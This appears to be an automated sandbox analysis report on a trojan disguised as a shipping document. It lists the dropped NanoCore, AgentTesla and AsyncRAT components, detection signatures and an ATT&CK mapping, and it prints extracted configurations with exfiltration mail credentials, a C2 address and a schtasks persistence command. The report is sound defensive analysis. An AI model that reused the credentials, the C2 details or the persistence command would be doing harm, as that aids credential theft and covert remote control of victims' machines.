ID: 326301
Sample Name: Consignment Document PL&BL Draft.exe
Cookbook: default.jbs
Time: 09:30:13
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Consignment Document PL&BL Draft.e…

Overview

General Information

Sample Name:	Consignment Document PL&BL Draft.exe
Analysis ID:	326301
MD5:	b70ffeb2babbacb..
SHA1:	3c096e92894c9ff..
SHA256:	623d707cab5c5d..
Tags:	AgentTesla exe TNT

Most interesting Screenshot:



Detection


Nanocore AgentTesla AsyncRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Detected Nanocore Rat
- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- Yara detected AsyncRAT

Classification



Startup

- **System is w10x64**
- Consignment Document PL&BL Draft.exe (PID: 6620 cmdline: 'C:\Users\user\Desktop\Consignment Document PL&BL Draft.exe' MD5: B70FFEB2BABBACB28B22411BECCB4642)
  - Consignment Document PL&BL Draft.exe (PID: 6796 cmdline: {path} MD5: B70FFEB2BABBACB28B22411BECCB4642)
    - Rczgwoxvqzh.exe (PID: 6872 cmdline: 'C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe' MD5: 01475371C9519A0C8F64B7606A0833E0)
      - lsgeprf.exe (PID: 6976 cmdline: 'C:\Users\user\AppData\Local\Temp\lsgeprf.exe' MD5: E2DA4F42475E01F7961EF2FB929DE54E)
        - cmd.exe (PID: 4420 cmdline: 'C:\Windows\System32\cmd.exe' /c schtasks /create /f /sc onlogon /rl highest /tn 'VLC2' /tr "C:\Users\user\AppData\Local\Temp\VLC2.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6308 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - schtasks.exe (PID: 6340 cmdline: schtasks /create /f /sc onlogon /rl highest /tn 'VLC2' /tr "C:\Users\user\AppData\Local\Temp\VLC2.exe" MD5: 15FF7D8324231381BAD48A052F85DF04)
        - cmd.exe (PID: 6316 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\user\AppData\Local\Temp\tmpA04.tmp.bat" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6276 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - timeout.exe (PID: 2168 cmdline: timeout 3 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
          - VLC2.exe (PID: 6228 cmdline: 'C:\Users\user\AppData\Local\Temp\VLC2.exe' MD5: E2DA4F42475E01F7961EF2FB929DE54E)
      - Fdquqwatjjr.exe (PID: 7032 cmdline: 'C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe' MD5: E8DC83A4ED7657D3211077B7F343FC3C)
    - lcda.exe (PID: 6888 cmdline: 'C:\Users\user\AppData\Local\Temp\lcda.exe' MD5: BB21F995740D8BC1549D9CBC32874DD8)
- VLC2.exe (PID: 6008 cmdline: C:\Users\user\AppData\Local\Temp\VLC2.exe MD5: E2DA4F42475E01F7961EF2FB929DE54E)
- dhcpmon.exe (PID: 6608 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' MD5: BB21F995740D8BC1549D9CBC32874DD8)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "gfumyAo",
  "URL: ": "https://dh2LZPEqfQO.net",
  "To: ": "mebarth@flood-protection.org",
  "ByHost: ": "mail.flood-protection.org:587",
  "Password: ": "932mpxGhMO2",
  "From: ": "sent@flood-protection.org"
}
```


Threatname: NanoCore

```
{
  "C2: ": [
    "172.94.25.202"
  ],
  "Version: ": "NanoCore Client, Version=1.2.2.0"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\VLC2.exe	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
C:\Users\user\AppData\Local\Temp\Icda.exe	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
C:\Users\user\AppData\Local\Temp\Icda.exe	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
C:\Users\user\AppData\Local\Temp\Icda.exe	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 6 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000000.242716308.000000000712000.00000002.00020000.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
0000000E.00000002.483926024.000000000902000.00000002.00020000.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
00000002.00000002.245249289.0000000002E91000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.245249289.0000000002E91000.00000004.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
00000004.00000002.263991887.0000000002BB2000.00000004.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
Click to see the 49 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
3.2.Icda.exe.56d0000.3.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
3.2.Icda.exe.56d0000.3.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
17.0.dhcpmon.exe.c80000.0.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
17.0.dhcpmon.exe.c80000.0.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
17.0.dhcpmon.exe.c80000.0.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 27 entries				

Sigma Overview

System Summary:

Sigma detected: NanoCore

Signature Overview



- AV Detection
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file
Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
Yara detected Nanocore RAT
Machine Learning detection for dropped file
Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected AsyncRAT

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)
Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

.NET source code contains potential unpacker

Boot Survival:

Yara detected AsyncRAT

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Yara detected AsyncRAT

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Lowering of HIPS / PFW / Operating System Security Settings:

Yara detected AsyncRAT

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected Nanocore RAT

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Detected Nanocore Rat

Yara detected AgentTesla


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 2	Access Token Manipulation 1	Disable or Modify Tools 1	OS Credential Dumping 1	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1	Boot or Logon Initialization Scripts	Process Injection 1 2	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth
Domain Accounts	Scheduled Task/Job 2	Logon Script (Windows)	Scheduled Task/Job 2	Scripting 1	Security Account Manager	System Information Discovery 1 1 6	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 2 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 2 4	LSA Secrets	Security Software Discovery 3 2 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 5	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 2	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Consignment Document PL&BL Draft.exe	21%	Virustotal		Browse
Consignment Document PL&BL Draft.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Isgeprf.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Temp\Icda.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\Users\user\AppData\Local\Temp\VLC2.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe	100%	Avira	TR/Spy.Gen8	
C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe	100%	Avira	HEUR/AGEN.1101060	
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Avira	TR/Dropper.MSIL.Gen7	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\lsgeprf.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\lcda.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\VLC2.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	94%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe	67%	ReversingLabs	ByteCode-MSIL.Infostealer.DarkStealer	
C:\Users\user\AppData\Local\Temp\lcda.exe	94%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\Users\user\AppData\Local\Temp\lsgeprf.exe	86%	ReversingLabs	ByteCode-MSIL.Infostealer.Fareit	
C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe	76%	ReversingLabs	ByteCode-MSIL.Trojan.Ursnif	
C:\Users\user\AppData\Local\Temp\VLC2.exe	86%	ReversingLabs	ByteCode-MSIL.Infostealer.Fareit	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.0.dhcpmon.exe.c80000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
14.0.VLC2.exe.900000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.0.Fdquqwatjjr.exe.4e0000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
3.2.lcda.exe.a40000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
16.0.VLC2.exe.a0000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.2.Fdquqwatjjr.exe.4e0000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
3.0.lcda.exe.a40000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.2.Rczgwoxvqzh.exe.c00000.0.unpack	100%	Avira	HEUR/AGEN.1101060		Download File
1.2.Consignment Document PL&BL Draft.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1101060		Download File
3.2.lcda.exe.5970000.5.unpack	100%	Avira	TR/NanoCore.fadte		Download File
14.2.VLC2.exe.900000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
16.2.VLC2.exe.a0000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.0.lsgeprf.exe.710000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
17.2.dhcpmon.exe.c80000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
4.2.lsgeprf.exe.710000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
2.0.Rczgwoxvqzh.exe.c00000.0.unpack	100%	Avira	HEUR/AGEN.1101060		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://dh2LZPEqfQO.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://mail.flood-protection.org	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://EAXDhR.com	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://flood-protection.org	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
flood-protection.org	85.187.154.178	true	true		unknown
centurygift.myq-see.com	172.94.25.202	true	false		high
mail.flood-protection.org	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation


Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Fdquqwatjjr.exe, 00000005.00000002.489191413.00000000028C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
